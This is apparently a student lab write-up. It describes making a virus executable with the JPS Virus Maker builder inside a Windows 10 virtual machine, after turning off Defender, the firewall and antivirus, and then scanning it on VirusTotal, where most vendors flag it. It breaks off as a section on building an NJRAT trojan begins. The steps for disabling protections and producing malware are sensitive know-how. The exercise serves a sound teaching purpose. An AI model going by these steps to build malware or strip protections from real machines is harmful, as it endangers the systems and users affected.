
Tool Used : JPS Virus Maker and Virus Total Tool

Step 1 : Open the windows 10 OS in your virtual machine




Step 2 : We need to turn off all the defenders, all firewalls and all the antivirus in the windows 10 system







Step 3 : Then open the JPS Virus maker tool zip file in your system




Step 4 : Then unzip the zip file in your system , if you don't turn off the firewalls then the firewall will delete the file itself




Step 5 : After unzipping we will get the application file that is exe file




Step 6 : Open the application , we will get a some options to select the functionality of the virus



Step 7 : Tick the necessary options and click on the create Virus



Step 8: Once we have created a virus, we will get a sender.exe file that is virus file



Step 8: Then open the virus total tool in your browser and upload the virus file sender.exe in the tool

Microsoft Bing

virustotal - Search

https://www.bing.com/search?pgit=2053&q=virustotal&cvid=8f80e932052a4fd494d8aead7662652a&qs_lcrp=EgZjaHjbWUy8ggAEUYOqdBCDM3ODNqMGoxqAIAsAIA&FORM=ANSPA1&PC=U531

simona Rewards

SEARCH COPilot IMAGES VIDEOS MAPS NEWS SHOPPING MORE TOOLS

Bing found these results

virustotal sign in | virustotal official website | virustotal download for windows 10 | virustotal database | virustotal download | what is virustotal used for | virustotal windows 10 | virustotal free download

VirusTotal

https://www.virustotal.com

VirusTotal

webs VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

Search

VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect ...

Intelligence

VirusTotal - Intelligence overview. Search VirusTotal's dataset for malware ...

Hunting

LIVEHUNT: HOOK INTO VIRUSTOTAL'S FILE FLUX. YARA rules uploaded to Malware ...

Graph

RELATIONSHIPS ORIENTED. VirusTotal's backend generates rich relationships: ...

API

API - VirusTotal

Sign In

Community accounts come with an API key, with it you can write simple scripts to ...

Use Cases

VirusTotal was born as a collaborative service to promote the exchange of or ...

Community Buzz

Lookups can be automated. Community accounts come with an API key, with it ...

Search results from virustotal.com

Other content from virustotal.com

Getting Started - VirusTotal

Documentation - VirusTotal

VirusTotal

Cybersecurity website

VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004, it was acquired by Google in September 2012. The company's ownership switched in January 2018 ...

[virustotal.com](#)

W Wikipedia in LinkedIn

Type of site Internet security, file and URL analyzer

Available in Arabic, Bulgarian, Chinese, Chinese (Hong Kong), Chinese (...)

Headquarters Dublin, Ireland

Area served Worldwide


See more

If we manage to empower VirusTotal **participating partners** and whitelist of products from large software vendors to reduce bad detections by antivirus programs.

Earnings upcoming 7:45 PM 4/10/2024

The image shows a Windows desktop environment with a file upload interface for VirusTotal. In the foreground, a 'File Explorer' window is open, displaying a folder named 'JPS Virus Maker' located in 'Downloads'. Inside the folder are three items: 'JPS' (Application, 296 KB), 'ReadMe' (Text Document, 3 KB), and 'Sender' (Application, 25 KB). A 'Choose file' button is visible on the VirusTotal website, and a 'Max size 550MB' limit is noted. The VirusTotal website background is dark blue with white text. At the bottom of the website, there is a status bar showing 'Earnings upcoming' and the date '4/10/2024'.


Step 9: Scan all the security vendors and identify all the malicious files all the vendors



The screenshot shows the VirusTotal analysis interface for a file. At the top, it displays a large red circle with the number '63' and a total of '71' security vendors. Below this, the file name is listed as 'bae7984733e4855b502592c860a20b0a610b392ec69b9cd655915f4ded0d05d9?nocache=1'. The file size is 24.44 KB and was last modified a moment ago. The file type is identified as EXE.

The main content area shows a table of security vendor analysis results:

Security vendor	Result	Do you want to automate checks?	
AhnLab-V3	Trojan/Win32.Xenna.CS2178	AIVec	Backdoor.Delf.AVQ
Anti-AVL	Trojan[Backdoor]/Win32.Delf	ArcaBit	Backdoor.Delf.AVQ
Avast	Win32:Crypt-CWS [Trj]	AVG	Win32.Crypt-CWS [Trj]
Avira (no cloud)	TR/Hijacker.Gen	Baidu	Win32.Trojan.Delf.ac
BitDefender	Backdoor.Delf.AVQ	BitDefenderTheta	AI/Packer.JFF6.ICBF18
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Trojan.Delf-9733756-0
CrowdStrike Falcon	Win/malicious confidence: 90% (D)	Cylance	Unsafe




The second screenshot shows the same VirusTotal analysis interface for the same file. The results table is identical to the first one, listing 63 out of 71 security vendors flagging the file as malicious. The table includes columns for vendor name, detection result, and threat category.


Security vendor	Result	Threat category	Do you want to automate checks?
K7GW	Trojan (0005a5de1.)	Kaspersky	Trojan.Win32.Fsysna.dib
Malwarebytes	Generic.Malware.AI.ODS	MAX	Malware (ai Score=81)
MaxSecure	Trojan.Malware.9070886.susgen	McAfee	BackDoor.EKI
Microsoft	Trojan/Win32/Killav/pz	NANO-Antivirus	Trojan.Win32.Daws.dzdlrg
Panda	Trj/Genetic.gen	QuickHeal	Trojan.Killav.S20040
Rising	Harm.Delf.lif (CLASSIC)	Sangfor Engine Zero	Suspicious.Win32.Save.a
SecureAge	Malicious	SentinelOne [Static ML]	Static AI - Malicious PE
Skyhigh (SWG)	BehavesLike.Win32.Dropper.mc	Sophos	Troj/Cimg-H
SUPERAntiSpyware	Trojan.Agent/Gen-KillAV	Symantec	SMG.Heurigen
TENTRIS	Generic.Malware	Tencent	Trojan.Win32.Fsysna.hb
Trapmine	Malicious.high.ml.score	Trellix (FireEye)	Generic.cmg.af96d3d9f2be6ac
TrendMicro	TROJ_MALQIFA	TrendMicro-HouseCall	TROJ_MALQIFA
Varist	W32/Backdoor.FPQJ-0021	VBA32	SScope.Trojan.Prost.i2
VIPRE	Backdoor.Delf.AVQ	ViriT	Backdoor.Win32.Delf.AVQ
ViRobot	Backdoor.Win32.Delf.25028	WithSecure	Trojan.TR/Hijacker.Gen
Xcitium	Backdoor.Win32.Delf.NGG@pwh	Yandex	Backdoor.Delf3uUlwWwSowM8


B. Create a trojan file using the NJRAT tool Scan the file with Virus Total and Report the details of security vendors who found it is a malicious file.

Step 1 : Open the windows 10 OS in your virtual machine

